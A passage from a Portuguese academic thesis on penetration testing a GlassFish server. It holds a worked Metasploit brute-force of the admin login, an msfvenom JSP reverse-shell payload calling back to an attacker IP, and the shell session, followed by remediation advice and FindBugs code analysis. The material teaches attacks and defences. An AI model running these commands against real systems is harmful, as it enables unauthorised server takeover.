oracle.traversal_536703.txt
ADFS
appcompat
AppPatch
AppReadiness
assembly
bcastdvr
bfsvc.exe
Boot
bootstat.dat
Branding
CbsTemp
Cluster
Cursors
debug
DfsrAdmin.exe
DfsrAdmin.exe.config
diagnostics
DigitalLocker
Downloaded Program Files
DPINST.LOG
```

Figura 5.37 Usando Metasploit.

5.6.3.5 Login no GlassFish

Na Seção 5.6.3.3, foram encontradas informações de vulnerabilidades no servidor *GlassFish*. Diante disso, foi desenvolvido um *script* em *Python*, (Figura 5.38), para resgatar o *login* no servidor de aplicação em questão. O código do *script* faz uma requisição ao servidor utilizando a biblioteca *urllib2* que é um cliente *HTTP* poderoso do *Python*. Conforme a Figura 5.38, o *script* verifica se há *SSL* implementado no sistema, caso esteja utilizando o *SSL* na página, o *Python* implementa a biblioteca importada. Após essa verificação, são declaradas as variáveis “*host*”, que representa a máquina virtual onde está hospedado o sistema, “*path*”, a *URL* codificada, e “*file*”, é o caminho para o arquivo de senhas do *GlassFish*. Essas variáveis são combinadas com a finalidade de adivinhar a senha do servidor de aplicação.

Após executar do *script*, (Figura 5.39), é retornado o arquivo de senha administrativa do servidor. Esse arquivo veio com criptografia *SHA256*.¹⁵ Para descriptografar o arquivo e conseguir a senha demandaria tempo e processamento para encontrar a *hash* que venha a coincidir com a mesma senha. Por ser uma *hash*, não é possível descriptografar, porém é possível assimilar palavras criptografadas em *SHA256* e compará-las. Neste caso, não utilizaremos esse método para tentar acessar o painel administrativo do servidor *GlassFish*. Porém, foi demonstrado que com um simples *script* podemos obter as senhas de acesso ao servidor.

¹⁵Hash SHA256 é semelhante ao algoritmo MD5 e gera um hash de 256 bits.

Para realizar o ataque foram utilizados auxiliares¹⁶ com o comando *use auxiliary/scanner/http/glassfish_login* (Figura 5.40), logo após, listadas as opções disponíveis para tal comando.

```
msf5 > use auxiliary/scanner/http/glassfish_login
msf5 auxiliary(scanner/http/glassfish_login) > show options

Module options (auxiliary/scanner/http/glassfish_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts
RPORT	4848	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	admin	yes	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line

Figura 5.40 Usando a ferramenta *Metasploit* para ataques de Força Bruta.

Mostrado as opções do comando, é definido o caminho do arquivo que contém o dicionário, *set PASS-FILE /usr/share/wordlist/rockyou.txt*, o IP do servidor, o usuário e a *flag* que faz o ataque parar ao encontrar as credenciais corretas, (Figura 5.41). Depois de executado, foram encontradas as credenciais: usuário *admin* e senha *changeit*. Essa senha é a padrão de acesso ao servidor.

Com as credenciais obtidas, é possível acessar o painel administrativo do servidor, (Figura 5.42). Após o *login* é demonstrado a página com acesso total ao *GlassFish*, (Figura 5.43). Portanto, é demonstrado uma grave vulnerabilidade no servidor *GlassFish*. Todo esse nível de acesso permite obter, destruir ou adicionar dados no servidor. Uma das propostas de solução para a vulnerabilidade é a utilização de políticas de senhas.

¹⁶Auxiliares são pequenos *scripts* usados no *Metasploit*. que não criam um *shell* na máquina da vítima. Eles apenas fornecem acesso à máquina se o ataque de força bruta for bem-sucedido.

```
msf5 auxiliary(scanner/http/glassfish_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/http/glassfish_login) > set RHOSTS 34.192.244.226
RHOSTS => 34.192.244.226
msf5 auxiliary(scanner/http/glassfish_login) > set username admin
username => admin
msf5 auxiliary(scanner/http/glassfish_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/http/glassfish_login) > run

[*] 34.192.244.226:4848 - Checking if Glassfish requires a password...
[*] 34.192.244.226:4848 - Glassfish is protected with a password
[-] 34.192.244.226:4848 - Failed: 'admin:123456'
[!] No active DB -- Credential data will not be saved!
[-] 34.192.244.226:4848 - Failed: 'admin:12345'
[-] 34.192.244.226:4848 - Failed: 'admin:123456789'
[-] 34.192.244.226:4848 - Failed: 'admin:password'
[+] 34.192.244.226:4848 - Success: 'admin:changeit'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/glassfish_login) > █
```

Figura 5.41 Ataque de Força Bruta no servidor *GlassFish*.




Figura 5.42 Tela de *login* do *GlassFish*.




Figura 5.43 Tela de acesso ao *GlassFish*.

5.6.4.2 Acesso à máquina

Após a demonstração do ataque de força bruta, outra opção que o atacante pode tentar é o acesso ao servidor, nesse caso uma máquina *Windows*. Nesta seção será feito o acesso à máquina *Windows* a partir da falha no servidor *Glassfish*.

Para acesso à máquina *Windows*, é preciso criar um *payload* com o comando *msfvenom*, (Figura 5.44). O *payload* é uma carga de dados como a carga de um pacote *TCP* e contém nele os dados importante para uma conexão. O comando *msfvenom* cria um *payload* em *Java* que retorna um *shell* reverso em *TCP*. Além disso, é adicionado o *IP* e porta que vai iniciar a conexão. Os parâmetros *LHOST* e *LPORT* significam respectivamente *host* local e porta local, ou seja, o *payload* irá iniciar uma conexão com o *host* (*LHOST*) na porta 2000. Observe que foi adicionado um *IP* público, pois como as máquinas estão em redes diferentes é preciso utilizar um *NAT*¹⁷ no equipamento de borda, redirecionando para a máquina interna do atacante.

```
sec@kali:~$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=177.133.1.1 LPORT=2000 -f war > shell_java.war
Payload size: 1087 bytes
Final size of war file: 1087 bytes
```

Figura 5.44 Criando *Payload*.

Após a criação do *payload*, é feito o *upload* do arquivo com extensão *.war*. Depois disso, esse arquivo aparecerá como uma aplicação na tela *Deploy Applications or Modules*. Esta tela possibilita ao administrador instalar aplicativos que o servidor possa executar. Assim, o arquivo aparecerá ao lado da sistema *RRG Construção* que também está rodando no servidor, conforme a Figura 5.45.

¹⁷Network Address Translation (NAT) é uma técnica que consiste em reescrever, utilizando-se de uma tabela *hash*, os endereços *IP* de origem de um pacote que passam por um roteador ou *firewall* de maneira que um computador de uma rede interna tenha acesso ao exterior ou a internet (OFICINA, ???).

Applications

Applications can be enterprise or web applications, or various kinds of modules. Restart an application or module by clicking on the reload link, this action will apply only to the targets that the application or module is enabled on.

Deployed Applications (2)					
☒	Deploy...	Undeploy	Enable	Disable	Filter:
Select	Name	Deployment Order	Enabled	Engines	Action
☐	WebApplication2	100	✗	web	Redeploy Reload
☐	shell_java	100	✓	web	Launch Redeploy Reload

Figura 5.45 Tela *Deploy Application or Modules* listando o arquivo .war.

Já no *Kali Linux*, sistema operacional usado para testes de segurança, foi criado, na ferramenta *Metasploit*, um módulo para receber a conexão reversa do *payload*, (Figura 5.46). Primeiramente, foi usado um *exploit* ¹⁸, logo depois, adicionado o IP da máquina local, a porta e, por fim, com o comando *exploit -j* foi deixado a conexão em *background* para iniciar o *payload*.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.15.11
LHOST => 192.168.15.11
msf5 exploit(multi/handler) > set LPORT 2000
LPORT => 2000
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.15.11:2000
```

Figura 5.46 Módulo para receber a conexão reversa do *payload*.

No servidor, foi clicado no link - "*Launch*", (Figura 5.47). Este link direciona a outros links, (Figura 5.48), logo depois, foi clicado no primeiro link.

Applications

Applications can be enterprise or web applications, or various kinds of modules. Restart an application or module by clicking on the reload link, this action will apply only to the targets that the application or module is enabled on.

Deployed Applications (2)					
☒	Deploy...	Undeploy	Enable	Disable	Filter:
Select	Name	Deployment Order	Enabled	Engines	Action
☐	WebApplication2	100	✗	web	Redeploy Reload
☐	shell_java	100	✓	web	Launch Redeploy Reload

Figura 5.47 Tela *Deploy Application*.

Em seguida, ao observar o terminal do atacante, a conexão foi aberta com a máquina *Windows* onde está hospedado o *GlassFish*, Figura 5.49. Ao iniciar uma conexão, é criado uma sessão, no *Metasploit*, que pode ser listada com o comando *sessions -l*.

¹⁸ *Exploit* são programas preparados especificamente para tirarem proveito de vulnerabilidades encontradas nos *softwares*, permitindo a execução de código maligno e consequentemente a invasão na máquina (RAPID7, 2017).



Figura 5.48 Tela *Deploy Application*.

Figura 5.49 Abertura de conexão.

Para seleccionar a sessão é utilizado o comando `sessions -i 1`, sendo o número 1 o *id* da sessão, (Figura 5.50). Observe que ao seleccionar a sessão foi aberto o *cmd* do *Windows* na qual foi possível rodar o comando `ipconfig` e identificar que o atacante conseguiu o acesso àquela máquina onde estava rodando o servidor vulnerável. Assim, é demonstrado que um servidor vulnerável não oferece perigo somente para as informações disponíveis no sistema, mas também para o computador onde está hospedado o serviço.

```
msf5 exploit(multi/handler) > sessions -l

Active sessions
=====
  Id  Name  Type  Connection  Information
  --  ---  ---  ---
  1    shell sparc/bsd  Microsoft Windows [Version 10.0.14393] (c) 2016 Microsoft Corporation.
All ri ... 192.168.15.11:2000 → 34.192.244.226:53172 (34.192.244.226)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

C:\Program Files\glassfish-4.1.1\glassfish\domains\domain1\config>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : ec2.internal
    Link-local IPv6 Address . . . . . : fe80::d140:9fe5:eeba:959c%7
    IPv4 Address. . . . . : 172.31.92.192
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 172.31.80.1

Tunnel adapter Local Area Connection* 3:
```

Figura 5.50 Terminal do atacante.

5.6.5 Relatório do Teste de penetração

Nesta Seção contém informações de escopo do projeto, ferramentas utilizadas, datas e horas dos testes, lista de todas as vulnerabilidades identificadas e exploradas, e recomendações para execução de melhorias.

5.6.5.1 Sistema alvo

O sistema alvo é o sistema RRG Construção que está hospedado na máquina virtual *Windows*. A seguir é apresentado a Tabela 5.6.5.1 com o endereço da aplicação e do servidor:

Aplicação	34.192.244.226/webApplication2/
Painel servidor	34.192.244.226/

5.6.5.2 Metodologia

Sabendo que existem diversas metodologias para realizar testes de segurança, como: *OSSTMM*, *OWASP*, *NIST 800-115*, entre outros. Neste teste foram utilizados uma metodologia baseada no *OWASP* ¹⁹, porém reduzida. A Figura 5.51 apresenta a metodologia do teste, composta de: sondagem e mapeamento, identificação de vulnerabilidade, exploração e pós-exploração. Na Figura 5.51, o tamanho das caixas representa o tempo gasto em cada etapa do teste.




Figura 5.51 Metodologia.

¹⁹O *OWASP* utiliza uma metodologia baseada na classificação do risco para priorizar sua lista Top 10, que é atualizada periodicamente. Além de identificar os ataques de maior risco, o *OWASP* faz recomendações de segurança para evitá-los.

5.6.5.3 Ferramentas

Diversas ferramentas foram utilizadas para completar o *Pentest*.²⁰ A seguir é apresentado a tabela com as ferramentas utilizadas, (Tabela 5.6.5.3).

Enumeração e <i>PortScanning</i>	Nmap, Curl e Dirb
Automação de tarefas	Python e Shell Script
Identificação de vulnerabilidade	Nmap e Nikto
Exploração	Burp Suit, Wireshark e Metasploit

5.6.5.4 Ausência de credenciais fortes para acesso do administrador

O resultado do teste de força bruta no formulário, Figura 5.28, mostrou que a senha para a página administrativa do site é muito simples, pois caso o atacante conheça, pelo menos um pouco sobre a pessoa que administra o *site*, por exemplo: o nome e idade, já teria em mãos dados suficientes para tentar o acesso. Diante disso, é necessário a implementação urgente de políticas de senhas, dentre essas políticas algumas são:

- Escolha de senhas fortes;
- Utilização de letras, números e caracteres especiais;
- Troca de senhas em um determinado período.

Além de boas práticas dos usuários, é necessário a implementação de *software* no sistema com a finalidade de garantir segurança, dentre elas estão:

- Limite de tentativas de *login*;
- Implementação de *Captcha*²¹ ;
- Autenticação de múltiplos fatores

5.6.5.5 Ausência de criptografia

A Seção 5.6.3.2 mostra a captura de *cookies* usando a ferramenta *Wireshark*. Esse método possibilitou o roubo de sessão dos usuários legítimos. Assim, caso o sistema não proteja os dados trocados entre o *host* cliente e a aplicação, eles podem ser facilmente interceptados culminando em riscos para ambos. Entretanto, há maneiras de se proteger, são elas:

- Uso de *HTTPS* para proteger a troca de *ID* das sessões contra qualquer tipo de ataque que procure interceptar as informações, como o *man-in-the-middle*;

²⁰ *Penetration Test* (Teste de Penetração, em tradução literal).

²¹ *Captcha* funciona como uma espécie de teste em que a máquina propõe uma questão que, presumivelmente, somente um ser humano será capaz de responder corretamente. Ele serve como uma ferramenta auxiliar para evitar *spam* ou mensagens disparadas por outros computadores (NETO, 2016)

- No momento de setar o *cookie* na página é preciso ficar atento as configurações e recurso que ele oferece, por exemplo: o recurso *Secure* autoriza o envio de *cookies* somente via *HTTPS*. Também o *HttpOnly* não permite que o *cookie* seja acessado via *DOM*. Além disso, existe o *Domain* e *Path* que instrui o navegador a enviar o *cookie* para apenas os domínios e subdomínios especificados;
- O tempo de sessão deve ser curto. Quanto menor o tempo de uma sessão, menor será o tempo que o atacante terá para obter os dados do usuário.

5.6.5.6 Falha no servidor *GlassFish*

Conforme a Seção 5.6.3.3, foi possível acessar o diretório do sistema se aproveitando da falha no servidor *GlassFish*. Muitos aplicativos que colocam a entrada do usuário em caminhos de arquivo implementam algum tipo de defesa contra ataques de travessia de caminho, e estes podem ser contornados. Algumas maneiras de prevenir essa vulnerabilidade são:

- Evitar a passagem de dados passados pelo o usuários que tenha como destino as *APIs* do sistema. O aplicativo deve validar a entrada do usuário antes de processá-la.
- Não armazenar arquivos antigos, confidenciais ou não públicos em seu servidor da *web*. Os únicos arquivos que devem estar em sua pasta *Vttdocs* ou *DocumentRoot* são aqueles necessários para que o site funcione corretamente. Esses arquivos não devem conter informações confidenciais que o administrador do *site* não deseja que venha a público.
- Configurar seu arquivo *robots.txt* para evitar que mecanismos de pesquisa, como *Google*, rastreiem as áreas mais confidenciais do seu *site*.
- Certificar-se de que seu servidor *web* esteja configurado corretamente para permitir acesso público apenas aos diretórios necessários para o funcionamento do *site*. Os privilégios mínimos são essenciais aqui, portanto, forneça acesso apenas aos arquivos e diretórios necessários.
- Os serviços devem estar sempre atualizados e com versões estáveis e mais recentes.

5.7 Análise de Código

A análise de código é um procedimento para localizar *bugs* e detectar inconsistências no código-fonte²². Para realizar esse procedimento utilizaremos a ferramenta *FindBugs*²³. Após a instalação do software, no canto superior em Arquivos - Novo Projeto, Figura 5.52, o código fonte a ser analisado é selecionado.




Figura 5.52 Caixa de diálogo inicial do FindBugs

Após a execução são apresentados os resultados (Figura 5.53). No canto superior esquerdo há os *bugs* encontrados, separados por categorias, na parte inferior há uma caixa de texto para adicionar comentários. Mais abaixo há a explicação dos *bugs*.

²²Na Seção 2.5.4 há mais explicações sobre esse método.

²³FindBugs é um software livre que usa análise estática para procurar erros no código Java (FINDBUGS, 2015). Ela possui diversos *plugins* com ambiente de desenvolvimento, como: NetBeans e Eclipse. Contudo, neste trabalho executaremos a ferramenta localmente.




Figura 5.53 Resultado da análise de código

A ferramenta permite gerar um relatório dos resultados em *XML* ou *HTML*. A Figura 5.54 apresenta uma parte do relatório com as colunas: *projectName* que mostra o nome do projeto, *jar* o caminho do projeto no computador, *type* é o tipo de bug. Por exemplo: na primeira linha o *type* *DLS DEAD LOCAL STORE* significa armazenamento inoperante na variável local (*Dead store to local variable*). Há, também, a coluna *priority*, Figura 5.55, que indica a confiança de que o *bug* encontrado é realmente um *bug* variando de 1 (maior confiança) a 5 (menor confiança), *abbrev* que é a abreviação dos tipos de *bugs*, *category* que agrupa os tipos de *bugs* em uma classificação, como: bad practice, *classname* que indica o nome da classe onde se encontra o erro. E a coluna *rank* que indica a gravidade do *bug* encontrado. Ela varia de 20 (o mais baixo) para 1 (o maior), sendo que de 1 a 4 é o mais assustador, 5 a 9 assustador, 10 a 14 incomodo, 15 a 20 preocupante. Por fim, a coluna *total_bugs*, na Figura 5.56, mostra o número de *bugs* encontrados.

Segue o resultado do relatório demonstrado nas Figuras 5.54, 5.55, 5.56. O relatório completo pode ser visto no link: <https://github.com/michelclemer/TCC>.

projectName	jar	type	priority	rank	abbrev	category
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	DLS_DEAD_LOCAL_STORE		3	20 DLS	STYLE
WebApplication3	C:\Users\Administrator\Downloads\WebApplication3	SBSC_USE_STRINGBUFFER_CONCATENATION		2	18 SBSC	PERFORMANCE
